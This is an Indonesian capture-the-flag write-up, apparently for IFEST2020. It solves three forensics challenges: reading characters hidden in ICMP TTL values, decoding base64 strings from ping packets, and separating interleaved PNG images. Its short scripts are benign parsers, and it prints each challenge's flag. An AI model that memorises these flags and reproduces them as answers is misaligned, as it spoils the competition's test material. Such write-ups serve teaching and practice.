
ini deskripsi

b. Technical Report

Diberikan file .pcap. Berikut penampakannya



Setelah melakukan analisa, ada bagian yang menarik, yaitu di bagian Time to live pada tiap request



Jika kita melanjutkannya, maka akan mendapatkan string “CTF(....”. Jadi kita extract semuanya. Berikut scriptnya

```
from scapy.all import *
import base64

capture = rdpcap('ping.pcap')
ping_data = ''

for packet in capture:
   if packet[IP].src == '182.2.42.111' and packet[ICMP].type
== 8: # Echo request
        print(packet.ttl)
        ping_data += chr(packet.ttl)
print(ping_data)
```

Hasil:

```
CTF (Capture the flag) atau lebih tepatnya lagi: Security CTF adalah kompetisi
dalam bidang security di mana para peserta diminta mencari flag (berupa string
tertentu) yang disembunyikan atau dilindungi dengan cara tertentu. Event CTF bi
asanya gratis, sebagian besar online dan diselenggarakan berbagai pihak. Penyel
enggara CTF bisa berupa perusahaan baik kecil maupun besar (seperti Google, Fac
ebook), Universitas, pemerintah, ataupun organisasi lain. dan flag untuk challe
nge ini adalah IFEST2020{Balap_ICMP_liar_untuk_menjadi_PING_bangetttt}
```

c. Flag

IFEST2020{Balap_ICMP_liar_untuk_menjadi_PING_bangetttt}


2. Balap PING liar 2

a. Executive Summary

None.

b. Technical Report

Sama dengan yang pertama, diberikan .pcap. Berikut penampakannya



Setelah dianalisa, di bagian data terdapat string yang di encode ke base64, dan ketika di decode dibagian id=0x1337, menghasilkan string yang menarik

```
00 00 00 01 00 06 0a 0c  42 1d c1 02 00 00 08 00   ........ B.......
45 00 00 25 00 01 00 00  39 01 ad 9b 75 35 2c 63   E..%.... 9...u5,c
67 92 cb 11 08 00 86 be  13 37 00 00 53 55 5a 46   g....... .7..SUZF
55 31 51 3d 0a 00 00 00  00 00                     U1Q=.... ..
```


Hasil decodenya adalah “IFEST”

Langsung kita decode semua, berikut scriptnya

```
from base64 import *


f = open("res.txt","r").read().strip().split("\n")
for i in f:
   print(b64decode(i))
```

Hasilnya:



Tinggal diurutkan, selesai.

c. Flag

`IFEST2020{Semakin_PING_dan_semakin_PINGGGG`

3. Stack

d. Executive Summary

stack sdung stack sdung

e. Technical Report

Diberikan file .png. Berikut penampakan dengan ghex

```
0000000089 89 89 89 89 89 89 89 89 89 89 89 89 89 89 89................
0000001089 89 89 89 89 89 89 89 89 89 89 89 89 89 89 89................
0000002089 89 89 89 89 89 50 50 50 50 50 50 50 50 50 50......PPPPPPPPPP
0000003050 50 50 50 50 50 50 50 50 50 50 50 50 50 50 50PPPPPPPPPPPPPPPP
0000004050 50 50 50 50 50 50 50 50 50 50 50 4E 4E 4E 4EPPPPPPPPPPPPNNNN
000000504E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4ENNNNNNNNNNNNNNN
000000604E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4ENNNNNNNNNNNNNNN
000000704E 4E 47 47 47 47 47 47 47 47 47 47 47 47 47 47NNGGGGGGGGGGGGG
0000008047 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47GGGGGGGGGGGGGGG
0000009047 47 47 47 47 47 47 47 0D 0D 0D 0D 0D 0D 0D 0DGGGGGGGG........
```

Setelah dianalisa, ternyata tiap byte diulang secara berpola. Jadi langsung kami buat script untuk melepas semua png yang ada. Berikut adalah scriptnya:


```
with open("stacked.png", "r") as f:
    data = f.read()
p = 38
d = {}

for i in range(p):
    d[i] = ""

for i in range (0,len(data),p):
    tmp = data[i:i+p]
    for j in range(p):
        d[j] += tmp[j]

for i in d:
    with open(str(i)+".png", "w") as w:
        w.write(d[i])
```

Hasilnya



Tinggal ketik satu persatu, dapet deh flagnya

C. Flag

IFEST2020{Stack_but_not_Ovefooooooooo}